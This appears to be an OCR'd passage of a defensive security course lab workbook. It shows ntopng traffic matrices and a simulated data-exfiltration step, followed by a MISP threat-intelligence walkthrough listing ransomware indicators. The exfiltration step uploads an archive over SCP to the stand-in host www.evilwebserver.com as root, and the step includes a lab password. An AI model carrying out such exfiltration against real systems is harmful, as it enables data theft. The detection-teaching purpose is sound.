
© 1998-18 - ntop.org
ntopng is released under GPLv3.

9. **Scenario 2 - Select interface and flow matrix**

   Upon authenticating, you will land on a page that is automatically refreshed every 5 seconds. We will now first select our WAN interface for monitoring, which has an internal name of "hn1".  You can do this by clicking "Interfaces" in the top menu and selecting "hn1".

   Once the page is refreshed, you will notice a summary view of this interface, with two donut-shaped diagrams that break down the traffic. We will now access the flow matrix, which provides an interesting view on traffic between different hosts and segments, You can open through: "Hosts" -> "Local Flow Matrix".

   In your initial view, you may not see any hosts at all (this is not an issue, we will soon start generating data).



Local Hosts Active Flows Matrix

| | 192.168.10.1 | 192.168.10.16 |
|---|---|---|
| 192.168.10.1 | | 5.47 KB 4.54 KB |
| 192.168.10.16 | 4.54 KB 5.47 KB | |

ntopng Community Edition v.3.6.181116
User admin Interface hn1

14.21 kbit/s [6 pps]

1.69 kbit/s
2.42 kbit/s

15:24:12 +0000 | Uptime: 02:35
2 4 2 Devices 31 Flows


10. **Scenario 2 - Exfiltrate data using SCP**

Finally, we will now exfiltrate some information in encrypted fashion using SCP. We will open WinSCP (you can find it on the desktop) and connect to www.evilwebserver.com.

You should introduce the following details:

- Host: www.evilwebserver.com
- Username: root
- Password: Awesomesauce123

Once the transfer window is opened, please configure the left window (local) to "Desktop\Blue Team". From the "Desktop\Bluea Team", drag and drop the "exfil.7z" file to the remote window.


Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
New Session
Upload
Edit
Properties
Download
Find Files

Blue Team - root@www.evilwebserver.com - WinSCP

root@www.evilwebserver.com

Desktop

C:\Users\alan.marshall\Desktop\Blue Team

| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/27/2018 12:50:36 PM |
| AutorunsToWinEvent... | | File folder | 5/6/2018 2:20:37 PM |
| Comae | | File folder | 5/6/2018 1:48:59 PM |
| DG Readiness | | File folder | 12/26/2018 1:02:23 PM |
| FamousMalware-Sam... | | File folder | 12/14/2018 9:55:28 PM |
| Loki | | File folder | 9/16/2017 10:16:02 PM |
| oledump_V0_0_28 | | File folder | 9/19/2017 6:56:38 PM |
| PingCastle | | File folder | 4/28/2018 8:00:18 PM |
| SysinternalsSuite | | File folder | 4/18/2018 7:12:48 PM |
| Volatility | | File folder | 5/6/2018 1:35:44 PM |
| Vulnerable Software | | File folder | 8/3/2017 9:32:02 AM |
| yara | | File folder | 5/1/2018 5:14:14 PM |
| exfil.7z | 10,555 KB | 7Z File | 9/15/2017 6:58:51 PM |
| FamousMalware-Sam... | 4,907 KB | Compressed (zipp... | 8/11/2017 4:21:37 PM |
| Information.txt | 1 KB | Text Document | 9/15/2017 5:53:44 PM |
| memdump.mem | 2,097,15... | MEM File | 5/14/2018 5:53:23 AM |
| New-HoneyHash.ps1 | 4 KB | Windows PowerS... | 9/15/2017 8:48:13 PM |
| pafish.exe | 75 KB | Application | 8/2/2017 3:48:47 PM |
| ProcFilter.x64.Release.... | 1,522 KB | Application | 12/11/2018 5:27:35 PM |
| Set_Audit_Pol_PS_v2_... | 10 KB | Windows Comma... | 12/10/2018 2:30:33 PM |
| Wireshark.lnk | 2 KB | Shortcut | 9/19/2017 6:58:07 PM |

root

/root

| Name | Size | Changed | Rights | Own |
|---|---|---|---|---|
| .. | | 11/17/2018 3:50:44 AM | rwxr-xr-x | root |
| .cache | | 11/17/2018 6:01:09 PM | rwx------ | root |
| .config | | 12/21/2018 2:49:47 AM | rwxr-xr-x | root |
| .gconf | | 7/28/2017 9:04:04 AM | rwx------ | root |
| .gnupg | | 11/17/2018 6:49:37 AM | rwx------ | root |
| .local | | 7/28/2017 9:03:16 AM | rwx------ | root |
| .mozilla | | 11/17/2018 7:16:49 AM | rwx------ | root |
| .msf4 | | 12/24/2018 11:35:07 AM | rwxr-xr-x | root |
| .nano | | 7/31/2017 7:52:12 PM | rwxr-xr-x | root |
| .wine | | 12/24/2018 11:28:11 AM | rwxr-xr-x | root |
| Desktop | | 12/24/2018 11:31:17 AM | rwxr-xr-x | root |
| Documents | | 7/28/2017 9:03:16 AM | rwxr-xr-x | root |
| Downloads | | 12/11/2018 10:26:36 AM | rwxr-xr-x | root |
| iRedMail-0.9.7 | | 7/31/2017 7:54:29 PM | rwxr-xr-x | 501 |
| Music | | 7/28/2017 9:03:16 AM | rwxr-xr-x | root |
| Pictures | | 7/28/2017 9:03:16 AM | rwxr-xr-x | root |
| Public | | 7/28/2017 9:03:16 AM | rwxr-xr-x | root |
| Shellter_Backups | | 12/24/2018 11:28:27 AM | rwxr-xr-x | root |
| Templates | | 7/28/2017 9:03:16 AM | rwxr-xr-x | root |
| Tools | | 12/21/2018 2:40:38 AM | rwxr-xr-x | root |


11. **Scenario 2 - Review statistics in ntopng**

Finally, we will now refresh (F5) the matrix in ntopng and we should see a number of interesting items:

- There is a "new" host called "www" which is directly being talked to by 192.168.10.16 (unusual, as most traffic traverses the proxy / pfSense);
- The volume is rather high compared to the usual traffic that was being generated.

Feel free to play around with some of the other views in ntopng and see whether you can detect other areas of interest.

The objective of this lab was to show you a few techniques you could investigate to detect data exfiltration. As already indicated in the course however, there is no silver bullet here... Furthermore, the rise of cloud-based services is making detection of data exfiltration on the network-level increasingly difficult!



Local Hosts Active Flows Matrix

| | pfsense | 192.168.10.16 | www |
|---|---|---|---|
| pfsense | | 3.95 KB 3.35 KB | |
| 192.168.10.16 | 3.35 KB 3.95 KB | | 10.74 MB 84.23 KB |
| www | | 84.23 KB 10.74 MB | |

192.168.10.16 -> www.evilwebserver.com

ntopng Community Edition v.3.6.181116
User admin Interface hn1

12.90 kbit/s [7 pps]
1.86 kbit/s
891.00 bit/s
15:26:28 +0000 | Uptime: 04:51
3 3 2 Devices 18 Flows

12. **Bonus - Bro Data Exfil Framework**

    You have finished the main section of this lab! If you have time left, try experimenting with the Bro Exfil framework, it has been downloaded to the Ubuntu03 machine. Here's some steps:

    - Can you start sniffing on the PFSense firewall (to generate a PCAP file afterwards)
    - Configure Bro (Zeek) with the Exfil Framework
    - Process the PCAP using Bro (Zeek)
    - Review the Exfil framework results

13. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how data exfiltration can be detected using two main strategies: signature-based and volume-based. If you have time left, feel free to attempt the bonus section of this lab.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-5.3: Exercise - Leveraging threat intelligence with MISP & Loki

### Objective

High-level exercise steps:

- Get acquainted with the MISP interface
- Adding an event & attributes in MISP
- Exporting YARA rules from MISP
- Running Loki using the exported YARA rules

### Scenario

### Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu02
4. SEC599-E01 - Windows02

### Exercise 1 : SEC599-5.3

*The objective of the lab is to leverage threat intelligence that is available in MISP. We will perform a small walkthrough of the MISP interface, after which we will download some YARA rules and use them as input for the Loki APT scanner!*

*High-level exercise steps:*

- *Get acquainted with the MISP interface*
- *Adding an event & attributes in MISP*
- *Exporting YARA rules from MISP*
- *Running Loki using the exported YARA rules*

1. **Authenticate to Windows workstation**

   As a first step, let's authenticate to our Windows workstation using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Open MISP web interface**

   We will use the MISP (Malware Information Sharing Platform) for the purposes of exchanging threat intelligence. From its official web site:

*A platform for sharing, storing and correlating Indicators of Compromises of targeted attacks. Discover how MISP is used today in multiple organisations. Not only to store, share, collaborate on malware, but also to use the IOCs to detect and prevent attacks.*

We have set up a MISP instance inside our lab environment, which is preloaded with a number of open source intelligence feeds. Let's explore the interface by opening Google Chrome and browsing the MISP bookmark. Ignore the self-signed certificate error and use the following credentials:

- Username: alan.marshall@synctechlabs.com
- Password: Awesomesauce123



Events

| Published | Org | Owner Org | Id | Clusters | Tags | #Attr. | Email |
|---|---|---|---|---|---|---|---|
| ✓ | | SYNCTECHLABS | 1157 | | misp-galaxy:ransomware="Bad Rabbit"<br>Type:OSINT<br>tlp:white<br>malware_classification:malware-category="Ransomware"<br>osint:source-type="blog-post"<br>misp-galaxy:preventive-measure="Backup and Restore Process"<br>misp-galaxy:preventive-measure="Restrict Workstation Communication" | 47 | alan.marshall@synctechlal |
| ✖ | | SYNCTECHLABS | 1152 | | admiralty-scale:information-credibility="4"<br>estimative-language:confidence-in-analytic-judgment="low" | 92 | alan.marshall@synctechlal |

Could not locate the GnuPG public key.

Powered by MISP 2.4.99 - 2018-12-27 13:21:18

3. **Exploring the MISP interface - Events**


Once authenticated, the first page you see in MISP is the "Events" page. Note that you may need to zoom out a little bit in Chrome, as the "Events" page has a lot of information.

An "Event" in MISP can be compared to an attack campaign for which IOCs exist. In the "Events" view, you will notice the following fields per event:

- The organization that created the event;
- The event id;

- If available, contextual information such as Threat Actor or Tools;
- Tags, which could include for example the source of the event or the TLP (Traffic Light Protocol) classification for the event;
- The number of attributes (an attribute is typically an actual IOC);
- The date the event was added;
- The name of the event;
- The distribution settings for the event;
- ...

You can click on the event id, which will open that event (and all linked attributes).



Events

Tag : malware_classification:malware-category="Ransomware"

| □ | Published | Org | Owner Org | Id | Clusters | Tags | #Attr. | Email | Date | Info | Distributi |
|---|---|---|---|---|---|---|---|---|---|---|---|
| □ | ✓ | | SYNCTECHLABS | 1157 | | misp-galaxy:ransomware="Bad Rabbit"<br>Type:OSINT tlp:white<br>malware_classification:malware-category="Ransomware"<br>osint:source-type="blog-post"<br>misp-galaxy:preventive-measure="Backup and Restore Process"<br>misp-galaxy:preventive-measure="Restrict Workstation Communication" | 47 | alan.marshall@synctechlabs.com | 2017-10-25 | OSINT - Bad Rabbit: Not-Petya is back with improved ransomware | All |
| □ | ✓ | | SYNCTECHLABS | 1122 | | misp-galaxy:ransomware="KEYPASS"<br>tlp:white<br>osint:source-type="blog-post"<br>circl:incident-classification="malware"<br>malware_classification:malware-category="Ransomware" | 7 | alan.marshall@synctechlabs.com | 2018-08-10 | OSINT - New KeyPass Ransomware Campaign Underway | All |
| □ | ✓ | | SYNCTECHLABS | 1093 | | Type:OSINT tlp:white<br>osint:source-type="blog-post"<br>malware_classification:malware-category="Ransomware" | 13 | alan.marshall@synctechlabs.com | 2017-08-31 | OSINT - Active ransomware attack uses impersonation and embedded | All |


4. **Exploring the MISP interface - Attributes**

   Once you open an event (by clicking its event ID), you will receive a detailed view of the event. In our example, we've opened event ID 1157, which is related to a "return" of NotPetya.

   When scrolling down, you will also see all attributes linked to this event. Attributes are usually "IOCs" that we can use to perform active hunting or incident response! Typical example categories include:

   - Hostnames
   - IP addresses

- File hashes
- Tools
- YARA rules
- IDS rules
- ...



You are currently logged in as a site administrator and editing an event not belonging to your organisation, which goes against the sharing model of MISP. Please only use this as a last resort and use normal user account for day to day work.

OSINT - Bad Rabbit: Not-Petya is back with improved ran...

| | |
|---|---|
| Event ID | 1157 |
| Uuid | 59f049c0-aae0-47d2-a888-4021950d210f |
| Org | CIRCL |
| Owner org | SYNCTECHLABS |
| Contributors | |
| Email | alan.marshall@synctechlabs.com |
| Tags | misp-galaxy:ransomware="Bad Rabbit" x Type:OSINT x tlp:white x<br>malware_classification:malware-category="Ransomware" x<br>osint:source-type="blog-post" x<br>misp-galaxy:preventive-measure="Backup and Restore Process" x<br>misp-galaxy:preventive-measure="Restrict Workstation Communication" x + |
| Date | 2017-10-25 |
| Threat Level | Low |
| Analysis | Completed |
| Distribution | All communities |
| Info | OSINT - Bad Rabbit: Not-Petya is back with improved ransomware |
| Published | Yes |
| #Attributes | 47 |
| Last change | 2018-12-21 04:16:50 |
| Extends | |
| Extended by | |
| Sightings | 0 (0) - restricted to own organisation only. |
| Activity | |

Related Events

2017-10-25 (1028) 2017-10-25 (1105) 2017-10-25 (1005) 2017-10-24 (356)


5. **Exploring the MISP interface - Search Attributes**

   Imagine you've identified a hostname, file hash,... during one of your investigations and you'd like to see if there's any related information in MISP... You can achieve this by clicking the "Event Actions" -> "Search Attributes". Just to illustrate the search function, let's try searching for the following domain name:

   "halley-informatica.com"

   You can enter the value in the "Containing the following expressions" field.

   This should render a few results, which you can further investigate.



Attributes

Results for all attributes with the value containing halley-informatica.com

| Date | Event ↑ | Org | Category | Type | Value | Tags | Galaxies | Comment | Correlate | Related Events | Feed hits | IDS | Distribution | Sightings | Activity | Actions |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2017-08-29 | 790 | | Network activity | domain | halley-informatica.com | + | Add | initial download location | ✓ | 243 | | Yes | Inherit | (0/0/0) | | |
| 2017-09-08 | 243 | | Network activity | hostname | halley-informatica.com | + | Add | | ✓ | 790 | | Yes | Inherit | (0/0/0) | | |

Page 1 of 1, showing 2 records out of 2 total, starting on record 1, ending on 2

